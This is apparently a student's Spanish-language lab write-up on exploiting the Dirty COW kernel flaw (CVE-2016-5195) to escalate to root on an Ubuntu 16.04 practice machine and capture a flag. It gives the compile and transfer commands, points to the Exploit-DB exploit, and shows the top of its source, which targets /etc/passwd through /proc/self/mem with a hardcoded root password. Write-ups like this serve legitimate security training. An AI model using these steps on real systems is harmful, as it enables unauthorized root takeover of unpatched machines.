Escalación de Privilegios usando el Kernel Exploit Dirty Cow.

JOEL GONZÁLEZ.

Índice

1. INTRODUCCION

Este informe describe la explotación de la vulnerabilidad Dirty COW (CVE-2016-5195) en una máquina virtual vulnerable, usando herramientas básicas de pentesting. Veremos cómo se pueden aprovechar los fallos en el kernel Linux para escalar privilegios.

2. OBJETIVO DE LA PRUEBA.

- Verificar versión del Kernel y confirmar la vulnerabilidad.
- Preparar un entorno seguro de compilación para crear el exploit.
- Ejecutar el exploit en la maquina de la victima para escalar privilegios de usuario limitado a root.
- Capturar la flag para demostrar el éxito del ataque.

3. DESCRIPCION DE LA VULNERAVILIDAD DE DIRTY COW.

Dirty COW Permite a un usuario sin privilegios sobrescribir archivos de solo lectura, logrando así una escalada de privilegios. Fue descubierta en 2016 y afecta múltiples versiones del kernel.

4. ENTORNO DE TRABAJO


- Atacante: Kali Linux
- Victima: Ubuntu 16.04
- Contenedor: Ubuntu 16.04 para compilar el exploit con versiones compatibles de librerías.

5. PASOS REALIZADOS

5.1 Se verifico la versión del kernel con el siguiente comando en la maquina víctima.

Uname -a


Resultado:




5.2 Se preparo el entorno de compilación con docker.

- Se actualizo Kali con el comando **sudo apt update**.
- Se instalo docker con el comando **sudo apt install docker-io -y.**
- Se arranco docker con el comando **sudo systemctl start docker.**
- Se activo docker con el comando **sudo systemctl enable docker.**

Ejecución de **sudo apt update** y de **sudo apt install docker.io -y**



Ejecucion de los comandos **sudo systemctl start docker** y de **sudo systemctl enable docker**




Se descargo la imagen de Ubuntu 16.04, con el siguiente comando:

sudo docker pull ubuntu:16.04

Y se lanzo el contenedor con el comando:

sudo docker run -it --name compile-ubuntu16 ubuntu:16.04



Dentro del contenedor de instalaron las herramientas de compilación con los comandos

apt update

apt install build-essential libutil-dev -y

5.3 Crear y comprar el exploit.

Se copio el código del exploit en el archivo dirty.cpp

EL código se cogio de la siguiente dirección**:** **https://www.exploit-db.com/exploits/40847**

```
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License as published by
// the Free Software Foundation; either version 3 of the License, or
// (at your option) any later version.
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
// You should have received a copy of the GNU General Public License
// along with this program; if not, write to the Free Software Foundation,
// Inc., 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301  USA
//
#include <cstdlib>
#include <util.h>
#include <iostream>
#include <fstream>
#include <string>
#include <thread>
#include <sys/mman.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/types.h>
#include <pwd.h>
#include <pty.h>
#include <string.h>
#include <termios.h>
#include <sys/wait.h>
#include <signal.h>

#define  BUFFSIZE    1024
#define  PWDFILE     "/etc/passwd"
#define  BAKFILE     "./.ssh_bak"
#define  TMPBAKFILE  "/tmp/.ssh_bak"
#define  PSW         "/proc/self/mem"
#define  ROOTID      "root:"
#define  SSHDID      "sshd:"
#define  MAXITER     300
#define  DEFPWD      "$6$P7xBAooQEZX/ham$9L7U0KJoihNgQakyfOQokDgQWLSTFZGB9LUU7T0W2kH1rtJXTzt9mG4qOoz9Njt.tIklLtLosiaeCBsZm8hND/"
#define  TXTPWD      "dirtyCowFun\n"
#define  DISABLEWB   "echo 0 > /proc/sys/vm/dirty_writeback_centisecs\n"
#define  EXITCMD     "exit\n"
#define  CPCMD       "cp "
#define  RMCMD       "rm "
```


En este paso se compilo con el comando

g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dirty dirty.cpp -lutil

Y después salimos del contenedor y copiamos el archivo en la maquina atacante Kali con el siguiente comando:

exit

sudo docker cp compile-ubuntu16:/dirty ./dirty




5.4 Transferimos el archivo a la víctima. Se transfirió el archivo a la victima con el siguiente comando.

scp dirty student@ 192.168.1.21:/home/student

En la victima ejecutamos el siguiente comando, que si es exitoso nos mostrara una contraseña temporal para root.

chmod +x dirty

. /dirty




5.5 Escalar privilegios y capturar la flag.


- Cambiar a root con la contraseña obtenida.
- Verificar privilegios.

Cambiamos a root con la contraseña obtenida: **dirtycowfun**

Verificamos que tengamos los privilegios de **root.**



Ya que estamos como root con el comando **cat flag.txt** leemos el contenido de la flag.



CONTENIDO DE LA FLAG: **4GEEKS{YOu_Got_ROOt}**

6. CONCLUSIONES Y RECOMENDACIONES

- Se comprobó que una vulnerabilidad del kernel puede comprometer totalmente una maquina
- Es muy importante mantener actualizado el kernel y aplicar los parches de seguridad disponibles.
- Es importante estar al día de las vulnerabilidades y sus soluciones.

7. Referencias

- https://www.exploit-db.com/exploits/40847
- CVE_2016-5195